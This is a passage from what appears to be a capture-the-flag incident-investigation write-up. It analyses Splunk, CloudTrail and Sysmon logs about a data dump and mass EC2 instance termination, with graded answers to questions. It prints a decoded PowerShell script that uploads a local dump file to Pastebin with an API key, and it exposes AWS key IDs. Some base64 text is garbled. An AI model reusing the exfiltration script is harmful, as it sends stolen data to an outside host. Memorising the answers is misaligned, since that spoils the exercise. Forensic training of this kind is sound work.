c3QgYm9keQokYm9keSA9IEB7CiAgICBhcGlfcGFzdGV2X2tleSA9ICRhcGlfcGFzdGV2X2tleQogICAgYXBpX29wdGlvbiA9ICJwYXN0ZSIKICAgIGFwaV9w
YXN0ZV9jb2RlID0gJGFwaV9wYXN0ZV9jb2RlCiAgICBhcGlfcGFzdGVfbmFtZSA9ICRhcGlfcGFzdGVfbmFtZQogICAgYXBpX3Bhc3RlX3ByaXZhdGUgPSAkYXBpX3Bhc3RlX3ByaXZhdGUgICAgIGFwaV9wYXN0ZV9leHBpcmVfZGF0ZSA9ICRhcGlfcGFzdGVfZXhwaXJlX2RhdGUgCgojIFNlbnQg
UE9TVCBYXZFIzXN0IHRvIFBhc3RlYmLuIEFQ5QokcmVzcG9uc2UgPSBjb2Zva2UtUmVzdE1ldGhvZCAtVXJpICJodHRwczovL3Bhc3RlYmLuLmNv
bS9hcGkvYXBpX3Bvc3QucGhwIiAtTWV0aG9kIFBvc3QgLUJvZHKgJGJvZHKKCgojIERpc3BsYXkgdGhlIFVSTCBvZiB0aGUgdXBsb2FkZWQgcGFz
dGUKV3JpdGutT3V0cHV0ICJQYXN0ZWJpb1BVUkw6ICRyZXNwb25zZSI=
```

Output

start: 497
end: 632
length: 135
time: 65ms
length: 713
lines: 22



```
$api_dev_key = "vfkaoc1w08ELOSUoYf4npiz2KaY0Irsp"
$file_path = "C:\Users\pika.boo\l0lDump.txt"
$api_paste_code = Get-Content $file_path -Raw
$api_paste_name = "Pwn3d_DB"
$api_paste_private = "1"
$api_paste_expire_date = "N"
```

```
# Prepare the request body
```

```
$body = @{
    api_dev_key = $api_dev_key
    api_option = "paste"
    api_paste_code = $api_paste_code
    api_paste_name = $api_paste_name
    api_paste_private = $api_paste_private
    api_paste_expire_date = $api_paste_expire_date
}
```

```
# Send POST request to Pastebin API
```

```
$response = Invoke-RestMethod -Uri "https://pastebin.com/api/api_post.php" -Method Post -Body $body
```

```
# Display the URL of the uploaded paste
```

```
Write-Output "Pastebin URL: $response"
```

1 index=* source="CloudTrail.json" Terminate

✓ 1 event (before 6/9/26 12:32:26.000 AM) No Event Sampling ▾

Events (1) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

List ▾ ✓ Format 20 Per Page ▾

Hide Fields	All Fields	i	Time	Event
SELECTED FIELDS - a host 1 - a source 1 - a sourcetype 1 INTERESTING FIELDS - a awsRegion 1 # date_hour 1 # date_mday 1 # date_minute 1 - a date_month 1 # date_second 1 - a date_wday 1 # date_year 1 # date_zone 1 - a eventCategory 1 - a eventId 1 - a eventName 1 - a eventSource 1 - a eventTime 1 # eventVersion 1		>	10/5/24 3:31:01.000 PM	<pre>[{"awsRegion": "ap-southeast-2", "eventCategory": "Management", "eventId": "ea03fc44-b858-4362-bfc6-3f7ec4907ba9", "eventName": "TerminateInstances", "eventSource": "ec2.amazonaws.com", "eventTime": "2024-10-05T15:31:01Z", "eventType": "AwsApiCall", "eventVersion": "1.10", "managementEvent": true, "readOnly": false, "recipientAccountId": "764581110688", "requestId": "a47d9793-3459-453b-a259-a13aaefe3466", "requestParameters": { "+": }, "responseElements": { "+": }, "sourceIPAddress": "139.162.53.206", "tlsDetails": { "+": }, "userAgent": "aws-cli/2.18.0 md/awscrt#0.21.2 ua/2.0 os/linux#6.8.0-41-generic md/arch#x86_64 lang/python#3.12.6 md/pyimpl#CPython cfg/r md/command#ec2.terminate-instances"}]</pre>

Q14) How did the environment disappear from the cloud?
(Identify the API used) (Format: API) (4 points)

TerminateInstances

Correct! ✓

- The API is used to disappear environment is 'terminateInstances'.


```
> 10/5/24 3:37:52.000 PM { [-]
  awsRegion: ap-southeast-2
  eventCategory: Management
  eventId: 8050e20e-08ac-4424-997e-dca4aca0284e
  eventName: TerminateInstances
  eventSource: ec2.amazonaws.com
  eventTime: 2024-10-05T15:37:52Z
  eventType: AwsApiCall
  eventVersion: 1.10
  managementEvent: true
  readOnly: false
  recipientAccountId: 764581110688
  requestId: 0866672f-ab30-4491-913a-fb33e51db179
  requestParameters: { [+]}
  responseElements: { [+]}
  sourceIpAddress: 106.219.163.111
  tlsDetails: { [-]}
  userAgent: APN/1.0 HashiCorp/1.0 Terraform/1.9.6 (*https://www.terraform.io) terraform-provider-aws/5.69.0 (*https://registry.terraform.io/providers/hashicorp/aws) aws-sdk-go-v2/1.31.0 os/macos
  lang/go#1.23.1 md/G00S#darwin md/G0ARCH#arm64 api/ec2#1.179.1
  userIdentity: { [-]
    accessKeyId: AKIA3EBEV4QQH6KHRS2
    accountId: 764581110688
    arn: arn:aws:iam::764581110688:user/labManager
    principalId: AIDA3EBEV4QQH30Z33NY
    type: IAMUser
    userName: labManager
  }
}
Show as raw text
host = aws source = CloudTrailJson sourcetype = aws:cloudtrail
```

At 10/5/24@3:37:52.000 PM, the request of the terminateInstances API run by labManager which should not be strange..

Q15) How many instances were disappeared? (Format: Integer) (4 points)

6

Correct! ✓

```
userIdentity: { [-]
  accessKeyId: AKIA3EBEV4OQLWYJIHGN
  accountId: 764581110688
  arn: arn:aws:iam::764581110688:user/thirdPartyVendor
  principalId: AIDA3EBEV4OQG0PXGKNK6
  type: IAMUser
  userName: thirdPartyVendor
```

from the event about terminateInstances of User thirdPartyVendor, there are 6 items under instanceSet.

```

requestID: a47d9793-3459-453b-a259-a13aaefe3466
requestParameters: { [-]
  instancesSet: { [-]
    items: [ [-]
      { [-]
        instanceId: i-004b383e7e2c9e51a
      }
      { [-]
        instanceId: i-0c2df34aa89ac260a
      }
      { [-]
        instanceId: i-03c7b7493af946030
      }
      { [-]
        instanceId: i-0d747ab158eb63145
      }
      { [-]
        instanceId: i-0001e206c07b8b0f5
      }
      { [-]
        instanceId: i-0d013c1acc3ce213c
      }
    ]
  }
}

```

6 instances were terminated.

Q16) A user from Machine-1 reported seeing a message in a blue box before the instances disappeared. What was the message? (Message will be inside quotes) (Format: Message) (2 points)

Kaboom!! Happy Halloween

Correct! ✓

>

10/5/24
3:13:49.000 PM

10/05/2024 03:13:49 PM
... 22 lines omitted ...
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand VwByAGkAdABlAC0ASABvAHMAdAAgACIASwBhAGIAbwBvAG0AIQAhACAASABhAHAACAB5ACAASABhAGwAbABvAHcAZQBLAG4AIgA=
CurrentDirectory: C:\Users\pika.boo\
[Show all 38 lines](#)

host = MACHINE-1 | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

VwByAGkAdABlAC0ASABvAHMAdAAgACIASwBhAGIAbwBvAG0AIQAhACAASABhAHAACAB5ACAASABhAGwAbABvAHcAZQBLAG4AIgA=

Output

start: 0 time: 1ms
end: 74 length: 74
length: 74 lines: 1



W.r.i.t.e.-.H.o.s.t. .".K.a.b.o.o.m!!!. .H.a.p.p.y. .H.a.l.l.o.w.e.e.n."